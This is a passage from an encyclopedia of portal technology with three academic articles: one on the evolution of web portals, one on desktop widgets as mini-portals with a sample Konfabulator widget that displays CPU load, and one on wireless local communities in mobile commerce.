In times before the World Wide Web—in a time that we can call a primordial age—a portal was used to share content. The content shared was static in nature and referenced by links. In newspapers, for example, the front page would refer to the contents of the newspapers in that issue. When the contents of the newspaper would be change for the next day, the front page, as a portal, would change, too. Note that while many believe this kind of a portal to be in part outmoded, paper-based newspapers still exist.

Especially at the time of the dawn of the Web, the first portals that came to exist were Web pages following the model of the newspaper and provide static links to other Web pages. Portals designed at that time have the simple function of being pointers to more detailed content. In contrast, more recent layers of portal architecture tend to be cases in point of taking on various types of dynamics. These dynamics, in turn, have coevolved with the contents, forms, and functions of the earlier kinds of portals in a way that new portals tend to be more layered and complex than the ones earlier.

The Basic Dynamic Portal

Static links can not cater to any kind of animated content on the Internet. In the second phase, with the advent of computer graphical interface, the WWW became user-friendly. With user-friendliness, there has been a drastic increase in content volume and the dynamics of change of that volume. One of the few ways by which to make sense of the WWW has become to search for specific content without knowing exactly what one was looking for; that is, by using a search engine. Rapid and dramatic changes in content of portals require to make sense with and to develop search capability.

The Portal as a Business Enabler

From the start, the dynamic nature of the Web has made it an ideal medium for conducting businesses in what can be called a third stage of the evolution of portals. Organizations communicate with customer, partners, and stakeholders in a cheap and effective manner through the Internet. Information is "organized" to make it useful. Information is personalized to cater to different target audiences. This phase also saw the emergence of industry specific virtual portals or vortals.

The Portal as a Collaboration Platform

Recently, it has been realized that the Web can be used as a powerful platform for collaboration. This recent period has seen the rise of instant messaging, Web-based communities, and so on. A portal is found to be the ideal single point for collaborative computing. Again, portals evolve to include a higher level of complexity and sets of dynamics.

The Portal as a Service Enabler

Today, the Web is a service enabler. With the advent of Web services, organizations have let their capabilities published as well as be invoked directly across the network. Standards like SOAP, WSDL, UDDI and ebXML have emerged. Portals of today have the ability to consume and interact with Web services. Summarizing the different above evolutionary steps (Table 1) makes it quite clear that the portal concept is a robust concept and has brought about a design matrix that can be extended to take on new services when needs or opportunities for these arise.

THE FUTURE OF PORTALS

The foregoing parts of the review have reviewed extant knowledge of where the portal concept can be said to be in its contemporary state, where it has been made into a topic of the huge attention. The World Wide Web has provided for rapid progress of various applications that earlier were not technologically possible. The use of the concept has gone up dramatically, as measured by Google count. Portals are now being discussed in many contexts to the extent that it would now be difficult to work in any IT related field without having come across them.

What will happen next? There is much evidence that the current pace of rapid technological progress will continue. New generations of portals will continue to be designed

Table 1. Portal classification by function and type

		FUNCTIONS OF PORTAL					
		Content	Search	Organization	Personalization	Collaboration	Web Services
TYPES OF PORTAL	Static	x					
	Basic Dynamic	x	x				
	Business Enabler	x	x	x	x		
	Colla-boration Platform	x	x	x	x	x	
	Service Enabler	x	x	x	x	x	x

and to evolve. Earlier phases of evolution and generations of portals will remain as sediments in the overall system of information technology infrastructure (Nachira, 2001). We can expect that there will ever more layers to what are the contents, functions, and meanings of what is called a portal. If the word refers both to every technological layer and the architecture as a whole, this will resemble calling a palace or a building by a word such as foundation, a door, or some other construct that is only part of the whole. In both strategic/organizational research and practice, what are needed are patterns of language that can be designed and evolved for appropriate ways of use, for profit, and/or other measurements of effectiveness. Here, we believe that research in architecture (e.g., Alexander et al., 1977; Hale, 2000) can provide perspective to the study and discourse of technology architectures of portals that have been already constructed or are still in project stages of design, build, or delivery.

Where to go from here? We have made a start, offering a platform for further studies. Here, we have been inspired by this word's etymological links to times preexisting the Web. The etymological legacies of the concept are like to persist. A portal will continue to signify a gateway from somewhere to elsewhere. Gateways that lead their user nowhere will be mere ornaments, deserving to be called other than a portal.

Portals can be seen as a major issue in (software) design, touching simultaneously upon many other issues such as ease of use, aspects of fun, effectiveness, and robustness. Saying that, it becomes quite clear that portals touch upon both strategic and organizational aspects and aspects of technology architecture, coding, software components, integration, and modularity. We have hardly yet but scratched the surface of what is a portal. We have not yet decomposed, deconstructed, or otherwise penetrated but a few of the many contours of the phenomenon of the spread and declination of portals.

Yet, already, it is clear that portal designers and other professionals need to continue to develop their vocabulary and language in terms of concepts, issues, trends and technologies. The vocabularies of evolution and biology would appear also in the future serve as a useful source of metaphors. Quite the contrary, we believe that we ought to be able to understand, appreciate, and protect the advantages of having more than kind of portal where these advantages exist or in all probability exist. By having "diversity" (in ways of use, technological trajectories, interactions, etc.) in portals we can hope to be prepared for changing conditions of the technology, meaning, and complexity landscapes which we are to make our own and make as best we can.

Also, in the future, a portal can be a tool, an end in itself, both, or sometimes none of the above. What we call *breeding* is a strategic attempt to keep the growth of especially the last category in check. While portals have been topics in strategic and organizational discourse since the dawn of the World Wide Web, a critical analysis and synthesis of this discourse have been few until this review. Obviously, any process of progress and success will bring forth various critics of the findings reached here. This is both inevitable and a good thing. It is by increasing the transparency and criticism of the interfaces of technology and their ways of use that can we can hope to keep on improving technology and its ways of use despite a continued growth in underlying complexity.

REFERENCES

Alexander, C., Ishikawa, S., & Silverstein, M. (1977). *A pattern language*: *Towers, buildings, construction*. New York: Oxford University Press.

Berners-Lee, T., & Fischetti, M. (1997). *Weaving the Web*. San Francisco: Harper.

CRGP. (2006). *Collaboratory for research on global projects.* Retrieved June 13, 2006 from crgp.stanford.edu

City of Dunedin. (2006), Retrieved May 19, 2006, from http://www.cityofdunedin.com/cover.htm

Hale, J. (2000). *Building ideas: An introduction to architectural theory*. London: Wiley.

Korhonen, T., & Ainamo, A. (Eds.). (2003). *Handbook of product and service development in communications and information technology*. Boston: Kluwer/Springer.

Korpeinen, T., & Ainamo, A.(2003). Look over your horizon—Intelligent solutions for the paper network. *Jaakko Pöyry's Client Magazine, Know-How Wire*, December.

Nachira, F. (2002). *Towards a network of digital business ecosystems fostering the local development.* Bruxelles: European Commission.

Krishnan, N. (2004). *A brief history of portals.* Navaneeth Krishnan's Blog, http://weblogs.java.net/blog/navaneeth/archive/2004/08/index.html.

ADP (2006).*The business behind business.* Retrieved Jan. 14, from http://www.adpmajorsonline.com/portal_kws/PortalSolutions.pdf

Tatnall, A. (2005). Portals, portals everywhere ... In A. Tatnall (Ed.), *Web portals: The new gateways to Internet information and services* (pp. 1-14). Hershey, PA: Idea Group Publishing**.**

Tuomi, I. (2002). *Networks of innovation*. Oxford, UK: Oxford University Press.

Webomedia. (2006). Retrieved Jan. 19, 2006, from http://www.webopedia.com/TERM/W/Web_portal.html

KEY TERMS

Architecture: Method or style of design, coding, and upkeep of a site.

Business Case: Crystallization of a strategic-choice situation in terms of reaching commercial or industrial goals.

Gateway: An opening (in a firewall, for example) for entry into a knowledge base, and exit from it .

Hierarchy: Classification of information content according to a graded or ranked series.

Personalization: Information that appears individualistic or marked the property of a particular person.

Portal:

- Dynamic: Requiring periodic refreshment in order to retain informative content
- For government use: For controlling and directing the making or administration of public policy
- For play: For recreational purposes
- For serious business: For trade or industrial purpose
- For serious play (see "Hybrid portal")
- Hybrid: Repository for
- New/refreshed contextualization of information
- Commercial or industrial application of originally recreational content
- Static:
- Standing or fixed in one place
- Characterized by a lack of movement, animation, or progression

Search Engine: A site on the World Wide Web that uses computer software to search for data, for information, or for other related sites.

ENDNOTES

[1] The authors are grateful to Ryan Orr for pointing out the distinction between "human-editing" and "automated search engine."

[2] The authors are grateful to Turo Uskali for pointing out the example of a newspaper front page.

Widgets as Personalised Mini-Portals

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INTRODUCTION

Wikipedia (Wikipedia, 2006) describes the term widget as a "... general purpose term, or placeholder name, for any unspecified device, including those that have not yet been invented" (Widgets, 2006) with the origin of the term attributed to the 1924 play "Beggar on Horseback," by George Kaufman and Marc Connelly (Kaufman & Connelly, 1924), where it was used to describe a product manufactured by one of the characters.

In the mid-1990s, graphical user interface (GUI) programmers cheekily used this terminology for their technical description of GUI components with which a user would interact, usually when the components would launch a small helper application (Myers, 1996). More specifically, in the MAC OS desktop, widgets were designed as small specialised visual accessories, such as clocks and calendars, with the most recent including weather and flight information (Miller, 2005). The clean, crisp, graphical design of these accessories has captured the attention of many MAC devotees.

Web programmers took this concept further when first on the MAC OS, and then on Windows platforms, widgets were used as examples of personal, customisable portals with a "gadget" feel about them that appealed to the fun or "geeky" side of a computer user's nature (Udell, 2004). They are often created with quality graphics to attract the attention of a potential user and are easy to use, operating independently of a browser by linking directly to a Web application (Frakes, 2005).


A widget is not the first or only technology that exhibits these characteristics. In many ways, a widget can be seen as a "portlet" or miniportal. As manifestations of personalised Web pages, portals have been part of the World Wide Web scene since the early days of the browser. A portal may have been seen as nothing more than a specialised Web site, but with the advent of Web commercialisation, their popularity has mushroomed (Gunther, 2001). The simple portal has now developed into a myriad of application types; a discipline in its own right?

Tatnall (2006) categorises portals as nine main types; general, vertical industry, horizontal industry, community, enterprise information, e-marketplace, personal/mobile, information, special/niche, with widgets as hybrid applications seeming to fit best under the last three. So why this categorisation? This question is probably best answered by first looking at the characteristics of a widget.

BACKGROUND: WHAT IS A WIDGET?

There are many widget definitions, Udel's (2004) "special class of small, single-purpose applications," Taylor's GUI toolkits (Taylor, Medvidovic, & Anderson, 1996), Smith's (2005) technical explanation "... at its simplest, a widget consists of four things: an image, a preference file, an HTML file, and a folder," and Cartwright's (Cartwright & Valentine, 2002) description of a flexible desktop means providing user interaction that increases Internet usage. Howard's (2005) simple description of widgets as dynamic, instantly accessible information providers revealing the market driven nature of these miniportals, is particularly appealing. After all, widgets, like many other Internet-based applications, live or die on their marketability. In other words, the personalization, item specific, dynamic, customizable, free, large library characteristics of these miniportal applications are much more in tune with a user centric definition than a technically orientated definition that belies the importance of the psychological aspects that widgets endear with their use.

Figure 1. Sample widget desktop (Source: Widget Gallery Yahoo.com)



WIDGET TECHNOLOGY

At its simplest, a widget consists of a portable network graphics (PNG) file, a preference file, an HTML file, and a folder with a name ending in .wdgt (Smith, 2005). In other words, a mix of code and graphics organised into a bundle consisting of a "contents" folder that encapsulates the required files. For instance, Yahoo's Konfabulator (Yahoo.com, 2006) describes a .kon file, a folder in which images are kept, and sometimes one or more .js files, as well as an Info.plist file. If the widget was developed on a Mac, a .scpt file might also be found.

Using Konfabulator (Joyce, 2005) as a representative example, a brief breakdown of the file types are:

- **.kon:** Contains the main code for a widget. Konfabulator reads instructions from this file first. The code is written as XML (eXtensible Markup Language) for initial image positioning and referencing. It can also contain most of the code that makes the widget function (JS or JavaScript). On more complex widgets, the JavaScript is usually stored in a separate .js file.
- **.jsIs:** Pure javaScript containing most of the JavaScript needed to make a widget operate.
  .Info.plist An XML file accessed by Mac OS X to find out version information. This file is ignored by Windows.
- **.scpt:** An AppleScript document, containing AppleScript commands with the Widget only able to run on a Mac.

Figure 2. Example HTML code from a .kon file (Source: Widget Creation Tutorial.pdf Yahoo.com)

Make the following changes to "My First Widget.kon" and save it, then click "Reload Widget" in the debug window.

```
<?xml version="1.0" encoding="UTF-8"?>

<widget>
      <debug>on</debug>

      <window>
            <name>main_window</name>
            <title>My First Widget</title>
            <height>30</height>
            <width>300</width>
            <visible>true</visible>
      </window>

      <text>
            <name>myText</name>
            <color>#FF0000</color>
            <size>18</size>
            <alignment>left</alignment>
            <vOffset>25</vOffset>
            <hOffset>2</hOffset>
      </text>

      <timer>
            <name>timer</name>
            <interval>1</interval>
            <ticking>true</ticking>
            <onTimerFired>
            <!--
                  var cpuLoad = system.cpu.activity;
                  myText.data = cpuLoad + "% CPU load";
                  if (cpuLoad < 40)
                  {
                        myText.opacity = 102;
                  }
                  else
                  {
                        myText.opacity = cpuLoad * 2.55;
                  }
            //-->
            </onTimerFired>
      </timer>

</widget>
```

Once the functionality of the widget is created for real-world distribution, the images needed to present the user interface are added along with the .kon file: images that have been carefully prepared and edited using an image editor such as Photoshop.

Distribution of the widget as just a folder of files makes the application difficult to use. Proper packaging to make it look like a single file is achieved by putting all the images, the .kon file, and anything else that may apply to the widget inside a "Contents" folder. The Contents folder is then inserted inside another folder with a widget name, such as "Widget Wonder," adding the .widget extension to the end of the file name if a Mac is being used, or using the widget Converter that packages widgets in the Windows widget format (Yahoo.com, 2006). The widget package then is in a form that can be submitted to a site, such as the Widget Gallery (http://www.widgetgallery.com/).

The Widget Gallery is typically a library of widget creations that exhibit attractiveness, serve a useful purpose, and have some unique features (Phelps, 2005).

WIDGET LIBRARY

There are now thousands of widget applications categorised into widgets that are used for fun and games, date and time, news feeds, system utilities, sight and sound, geek stuff, cam viewers, widget tools, application enhancers, and search tools (Smith, 2005).

Widgets also have a serious side. Snell reports on widget dictionary use (Snell, 2005); Spanbauer (2006) describes a widget online directory; image search technology is produced by Schwartz and Gormley (Schwartz & Gormley, 2005); Powell (2006) uses a WebTV widget; and Myers (1996) comments on serious user interface technology. Miller et al. also describe customised learning tools for the disabled (Miller, Brown, & Robinson, 2002); Mace (1996) discusses the use of widget Web graphing tools; Howard (2005) presents the usage of audio-conferencing widgets; Girgensohn describes database interfacing form widgets (Girgensohn & Lee, 1997); and Deaves (Deaves & Sharma, 2003) and Brown illustrate the usage of widget-based educational software in the classroom (Brown & Miller, 2002). These examples illustrate just a few of the thousands of serious applications that use the widget as an interface into serious applications.

WIDGETS: A BIT OF FUN OR USEFUL TOOL?

The history of Web development is littered with the "jazzing" up of well-established Web technologies that are then replaced by their user-friendly counterparts (DelRossi, 1994). One can think of text-browsing systems, such as telnet and lynx, replaced by WWW browsers (Mosaic followed by Netscape and Internet Explorer and lately Mozilla/Firefox); text-based e-mail clients gradually supplanted by Web GUI clients; search engines (Yahoo, Google) overtaking gopher, veronica and the like; and blogs, Web spaces and other virtual peer-to-peer environments adding enhanced user-friendly capability rivalling the Web page itself (Jurvis, 1997).

Much of this replacement of the original technology with the enhanced version has been driven by the user community's perceived ease of use, a well-known key factor in technology acceptance (Venkatesh, Morris, Davis, & Davis, 2003). This is despite the traditional technical user view that may "pooh-pooh" the apparent triviality of user-friendly adaptations of existing, bedded-down applications (Neumann, 2001). The advent of the widget is a clear example of the differences between the technical user and the general nontechnical user viewpoints (Bissell, 2001).

The drivers of phenomena such as the widget are generally market orientated (Preece & Sheiderman, 1995) and not solely technologically driven (Chmielewski, 2005). The market increasingly is after personalised, easy to use, mobile (Cochran, 2004), customisable (but not too difficult) (Joyce, 2005; Smith, 2005) applications. Applications that offer a library of choice (Howard, 2005), broad appeal (Rao, 2000), are "fun/cool" (Mark, 2005), include rich media content, utilise open standards (Duffy, 2005), are dynamic (Dalrymple, 2005), free (Phelps, 2005) and accessible (Michaels, 2005).

It is little wonder that widgets and widget-based technologies are rapidly becoming the software manufacturer's preferred vehicle for portal implementation, maybe even to the extent of replacing the traditional portal Web page. Apple's Dashboard (http://www.apple.com/macosx/features/dashboard/), Yahoo's Widgets (http://widgets.yahoo.com/), Google's Desktop (http://desktop.google.com.au/), and Microsoft's gadget development, in the soon to be released Vista operating system (http://www.microsoft.com/windowsvista/features/foreveryone/sidebar.mspx), are testimony to the widget phenomena emerging as a viable portal environment; miniportals that could develop into the preferred vehicle for portal interfacing.

CONCLUSION

Widgets have come of age; no longer are they just a playful distraction with appealing psychological characteristics such as user friendliness and colourful graphics, or just as simple desktop applications (e.g., a time display alternative version of the system clock). As miniportals, widgets have rapidly evolved into a sophisticated application type providing personalised, dynamic delivery of Web content (Whiting, 2006). In short, with the ease of development, the open system approach (Udell, 2004) to development, the ease of use, the customisable and user-friendly interface, the widget has become a significant method for customer-centric, relevant, content delivery.

Consumer trends towards computer pervasiveness, technology portability, rich media content, Internet capability, small component manufacture, short customer attention spans, "must have" market appeal, low-cost customisable applications, wide consumer choice, and dynamic software, points to a bright future for the humble widget.

REFERENCES

Bissell, J. (2001). Marketers can help sell widgets too. *Brandweek, 42*(6), 26.

Brown, A., & Miller, D. (2002). Classroom teachers working with software designers: The Wazzu Widgets Project. *NECC 2002: National Educational Computing Conference Proceedings*, San Antonio, Texas, June 17-19, 2002.

Chmielewski, D. C. (2005). Dashboard applications put pounce into Tiger OS. *San Jose Mercury News* (CA).

Cochran, S. (2004). *WWDC 2004: Eye of the Tiger.* Retrieved from Byte.com, N.PAG.

Deaves, M., & Sharma, A. (2003). A widget simulation. *Manufacturing Engineer, 82*(5), 14-15.

DelRossi, R. A. (1994). Designer widgets give Windows a pretty face. *InfoWorld, 16*, 129.

Duffy, J. (2005). Widget tools in seconds flat. *Game Developer, 12*(3), 7-95.

Frakes, D. (2005). Tweaks for Tiger. *Macworld, 22*(8), 51.

Girgensohn, A., & Lee, A. (1997). Seamless integration of interactive forms into the Web. *Computer Networks & ISDN Systems, 29*(8-13), 1531.

Gunther, M. (2001). The cheering fades for Yahoo. *Fortune, 144*(9), 151.

Howard, C. E. (2005). Apple unleashes Tiger. *Computer Graphics World, 28*(6), 5-3.

Joyce, J. (2005). The fabulous Konfabulator. *Scientific Computing, 23*(1), 14-54.

Jurvis, J. (1997). Static Web sites come to life. *InformationWeek, 622,* 8A.

Kaufman, G., & Connelly, M. (1924). *Beggar on horseback*. New York: Boni & Liveright.

Mace, T. (1996). Roll your own Web browser. *PC Magazine, 15*(2), 34.

Mark, K. (2005). *Widgets put fun in data access.* Retrieved. from http://search.epnet.com/login.aspx?direct=true&db=nfh&an=4KB20050705091655

Michaels, P. (2005). Transition time. *Macworld, 22*(8), 18-19.

Miller, D., Brown, A., & Robinson, L. (2002). Widgets on the Web: Using computer-based learning tools. *TEACHING Exceptional Children, 35*(2), 24-28.

Miller, M. J. (2005). Tiger rising Tiger rising. *PC Magazine, 24*(9), 8-8.

Myers, B. A. (1996). User interface software technology. *ACM Computing Surveys, 28*(1), 189-191.

Neumann, P. G. (2001). What to know about risks. *Communications of the ACM, 44*(2), 136-136.

Phelps, A. (2005). Online online. *Smart Computing in Plain English, 16*(11), 85-85.

Powell, M. J. C. (2006). TV in a widget. *Australian MacWorld,* 95B, 021-021.

Preece, J., & Sheiderman, B. (1995). Survival of the fittest: The evolution of multimedia user interfaces. *ACM Computing Surveys, 27*(4), 557-559.

Rao, R. (2000). Wide widgets broaden Web browsing. *Electronic Engineering Times, 1129,* 88.

Schwartz, J., & Gormley, S. (2005). Tiger, uncaged. *VARBusiness, 21*(13), 24-24.

Smith, D. (2005). Whip up a widget. *Macworld, 22*(10), 92-93.

Smith, W. (2005). Install new widgets! *Maximum PC, 10*(3), 62-62.

Snell, J. (2005). Taking on Tiger. *Macworld,* 7-7.

Spanbauer, S. (2006). New, improved WEB (Cover story). *PC World, 24,* 80-88.

Tatnall, A. (2007). Portals, portals everywhere. In A. Tatnall (Ed.), *Encyclopedia of portal technology and applications*. Hershey, PA: Information Science Reference.

Taylor, R. N., Medvidovic, N., Anderson, K. M., Whitehead Jr, E. J., Robbins, J. E., Nies, K. A., et al. (1996). A component- and message-based architectural style for GUI software. *IEEE Transactions on Software Engineering, 22*(6), 390-406.

Udell, J. (2004). Web standards on the move. *InfoWorld, 26*(28), 30-30.

Venkatesh, V., Morris, M. G., Davis, G. B., & Davis, F. D. (2003). User acceptance of information technology: Toward a unified view. *MIS Quarterly, 27*(3), 425-478.

Whiting, R. (2006). Portal popularity drives IBM's Bowstreet deal. *InformationWeek*, 1070, 23-23.

Widgets, W. (2006). Widgets [Electronic Version]. *Wikipedia—The Free Encyclopaedia*. Retrieved 18 April 2006, from http://en.wikipedia.org/wiki/Widget_%28computing%29.

Widget reference in Wikipedia. (2006). Retrieved January 2006, from http://en.wikipedia.org/wiki/Widget

Widget reference in Apple MAC OS X features Dashboard. Retrieved January 2006, from http://www.apple.com/macosx/features/dashboard/

Yahoo.com. (2006). *Widget creation tutorial for Konfabulator 2.0* [Electronic Version]. Retrieved 30/4/06, from http://www.konfabulator.com/downloads/

KEY TERMS

Dashboard: Apple MAC widget presentation container environment.

Gadget: Microsoft's soon-to-be-released widget application environment.

Konfabulator: Yahoo's widget implementation environment.

Mini-Portal: Application exhibiting the characteristics of a portal environment but delivering a small amount of user-centric Web content, often in a graphical user-friendly form.

Widget: A dynamic, instantly, accessible information providers revealing the market driven nature of these mini portals.

Widget Gallery: A library of open-source widget applications that have been developed in a peer-reviewed environment.

Wireless Local Communities in Mobile Commerce

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INTRODUCTION

In mobile commerce (m-commerce), consumers engage a ubiquitous computing environment that allows them to access and exchange information anywhere and anytime through wireless handheld devices (Lyttinen & Yoo, 2002). While consumers generally sit before personal computers to browse e-commerce websites through the Internet, they are free to move around while connected in m-commerce and can truly be called *mobile consumers*. Compared with stationary consumers in e-commerce, mobile consumers have special information needs regarding their changing environment.

Consumers mainly access information through wireless portals in m-commerce. A lot of these portals provide mobile consumers information specific to where they are. For example, various location-based services have emerged to push information about what is available and occurring nearby to mobile consumers (Rao & Minakakis, 2003). Such wireless portal services overcome the difficulty of searching information with handheld devices, typically cell phones. However, pushing information to users based on where they are may annoy them, because this approach disregards the specific needs and interests of people in context and deprives their control over what they want to know (Barkhuus & Dey, 2003).

In contrast to information pushed by product or service providers, consumers are likely to regard peer-to-peer reference groups as credible sources of product/service information and be open to their informational influence (Miniard & Cohen, 1983). For example, if consumers hear from others that nearby stores offer discounts on certain commodities, they may go to these stores to have a look for themselves. To capitalize on such business opportunities in m-commerce, this article proposes a community portal approach, a so-called *wireless local community* (WLC). As the name suggests, a WLC is a virtual community that allows mobile consumers in a functionally-defined area to exchange information about what is available and occurring nearby with each other through wireless handheld devices.

By far, most virtual communities are built upon the infrastructure of the Internet and they refer to "… groups of people with common interests and needs who come together online… to share a sense of community with like-minded strangers, regardless of where they live" (Hagel & Armstrong, 1997, p.143). Like members in these online communities, WLC members must share something that they are interested in and need in common. Because WLC membership is geographically determined, WLC coverage areas must "supply" what can potentially meet the interests and needs of mobile consumers in them, and such areas may include: shopping plazas, tourist parks, and sports facilities, among others. These functionally-defined areas, which determine the scope, theme, and membership of WLCs, are the settings in which consumer behavior occurs and they constitute the *supply contexts* of local consumers. In this sense, WLCs are context-based virtual communities, in contrast to most on-line communities, which are generally topic-based.

This article first outlines the macro-level conceptual design of the WLC approach and discusses its technical, operational, and economical feasibilities. The success of WLCs, like that of online communities, largely depends on how micro-level implementations can promote member participation and enhance member experience. Based on an understanding of how mobile consumers share contextual information through the mediation of WLCs, this article discusses specific implementation issues.

WLC CONCEPTUAL DESIGN

WLC conceptual design includes an architectural design and an operational design. The architectural design describes the major components of a WLC system, and the operational design identifies all the parties involved in WLC operations and their roles.

As the platform of a context-based virtual community, a typical WLC system has four major components: positioning system, cell phones, wireless network, and WLC server (Figure 1). First, a positioning system is necessary to determine WLC membership by finding out what people are in which supply contexts. Moreover, the location information associated with a message is helpful for readers to understand which part of a supply context it refers to. There are generally two types of positioning systems, network-based and satellite-based (see Roth, 2004), requiring cell phones to be embedded with either triangulation-microchips or GPS-receivers.

Figure 1. The architecture of WLC systems




Table 1. Comparisons between two types of virtual communities

Type of Virtual Community	Coverage	User-end Device	Network
Wireless Local Community	Context-based	Cell Phone	Wireless
On-line Community	Topic-based	Personal Computer	Internet

New-generation cell phones are not only positioning-enabled, but also data-capable. Users can post and read short textual messages through the interface of cell phones. Moreover, many cell phones have internal digital cameras, allowing users to take pictures/videos of surrounding objects/events to share with others. A WLC server stores textual messages and multimedia attachments posted by members in chronological order, just like an on-line community server. Based on the display capacity of each cell phone, a WLC server can page the messages accordingly. The data communications between cell phones and a WLC server are carried through a wireless network. From this architectural design, Table 1 compares WLCs with traditional on-line communities.

WLC operations involve business partners, hosts and members. *WLC business partners* are businesses that offer financial resource to establish, operate and upgrade WLCs in their areas. They may also assign WLC moderators for member support and help. *WLC hosts* are wireless carriers (or their agents) that provide necessary infrastructure, mainly wireless networks and WLC servers, and technical support for WLC functioning.

WLC members are cell phone users who join particular WLCs at a moment. When a subscriber wants to find out available WLCs in an area, he/she can click the link "*Wireless Local Communities*" on the cell phone display. Through the positioning system, the cell phone obtains user location information and sends it along with the request to the WLC server. The server determines which WLCs are available in that area and displays them on the cell phone. If the subscriber is interested in a particular WLC, he/she can click its link and join it. Depending on the capacity of cell phone, a person may even join multiple WLCs simultaneously. When a member moves out of a supply context, he/she can either exit the WLC immediately or become a "listener" for a while.

A WLC member can share information about his/her part of the supply context with other members. Because the contributions from different members constitute mutually beneficial conjunction of distinct informational elements as resources for all, the sharing of information among WLC members leads to *informational synergy*. While informational synergy can greatly enhance consumer experience and satisfaction of WLC members, WLC business partners may benefit from increased customer patronage as well. For WLC hosts, the main source of revenue is the service contracts with WLC business partners. Therefore, the WLC approach is a win-win solution for all parties involved.

WLC IMPLEMENTATION ISSUES

The success of virtual communities, to a large extent, depends on the active participation of their members (Whittaker, Isaacs, & O'Day, 1997). Micro-level WLC implementation, especially the interface design, must consider the unique characteristics of how WLC members exchange information with each other through the mediation of WLC systems. As mentioned, the mediated behavior of WLC members is directed towards a common object, their supply context, with the purpose of achieving informational synergy. To study such mediated, purposeful and object-oriented behavior involving multiple actors, activity theory is particularly appropriate.

Activity theory (AT) was founded by Russian psychologist Vygotsky in the early 20th century and elaborated by his followers. The basic unit of analysis in AT is human purposeful "activity," rather than specific "action," as in most other psychological theories (Leont'ev, 1978). An activity is composed of a series of actions conducted by one or more individuals for a common purpose. The motivation of an activity provides necessary background to understand specific actions that are situated in that activity. Under this conceptualization, sharing contextual information is a collaborative activity, comprised of individual actions such as posting and reading messages, of WLC members to achieve informational synergy.

Engeström (1987) summarized the relationships in AT with the activity model and we use it to analyze the context-sharing activity of WLC members (Figure 2). In this activity, the *subject* is a WLC "member," who accesses the information about the *object*, a supply "context," through the mediation of the *tool,* which is the WLC "interface" on a cell phone. The *outcome*, "informational synergy," motivates WLC members to work together as a *community*, so-called "WLC." Because each member shares information about the part of the supply context in his/her proximity, the geographical distribution of WLC members constitutes their *division of labor* in sharing contextual information, and can be denoted as "context division." The *rules* that regulate how WLC members interact with each other through posting messages can be called "contribution rules." To be consistent with the principle of intuitive interface (Bærentsen, 2000), WLC interface design should manifest contribution rules and context division in an intuitive way to WLC members in order to facilitate their context-sharing activity.


Contribution Rules

WLC members post messages either initiatively or responsively. Initiative contributors post messages to share or inquire contextual information, and responsive contributors put comments or answers to the original messages. The privacy of WLC members can be protected by allowing them to choose whether to reveal their usernames or remain "anonymous" when they post messages.

In sharing contextual information, initiative contributors mainly describe what is interesting nearby. Considering the limited editing and displaying capacity of cell phones, the textual part of messages should be brief. However, multimedia attachments can greatly enrich textual messages. If readers are interested in the attachments, they can download them separately. For example, when a WLC member in a toy store finds some toys interesting, he/she can post a message "Cute toys!" and attach a picture taken with a digital camera embedded in the cell phone. If readers want to have a look at the toys, they can just click the attachment link and view the picture. Readers can respond to messages with comments, such as "interesting," or inquiries for details, such as price.

In asking for information or help, initiative contributors mainly describe their needs. For example, when a shopper is looking for something in a shopping plaza, he/she can post a message asking others for guidance. For another example, when a traveler is lost in a national park, he/she can post a message asking for directions. Other WLC members can respond to these messages if they know the answers. Another important information source is a WLC moderator on duty. As the representatives of business partners, stationed WLC moderators have access to informational and physical resources and they are mainly responsible for answering inquiries and calls-for-help from WLC members. Specifically, WLC moderators can retrieve information from database systems and answer WLC members' questions about their supply contexts. They may also mobilize emergency services (EMS) to provide help to WLC members in urgent situations, such as severe accidents or diseases.

Figure 2. Activity model and context-sharing activity



Context Division

Determined by the geographical distribution of WLC members, context division leads to complimentary contextual information sharing. To achieve informational synergy, however, WLC members who read an initiative message must be able to tell which part of the context it refers to. Therefore, WLC members should reveal their locations when they share or inquire contextual information, so that other members can understand the messages in context.

Accordingly, a WLC system can be implemented to reflect context division in the following way. When a WLC member posts an initiative message, his/her cell phone obtains the location information and sends it to the WLC server. At the requests for the message from other members, the server retrieves the corresponding location information from the database and sends it along with the requested message to their cell phones. When they read the message, their cell phones display the associated location on the map of supply context. Members who post responsive messages, on the other hand, are not required to reveal their locations if they are not sharing additional contextual information.

Interface Design

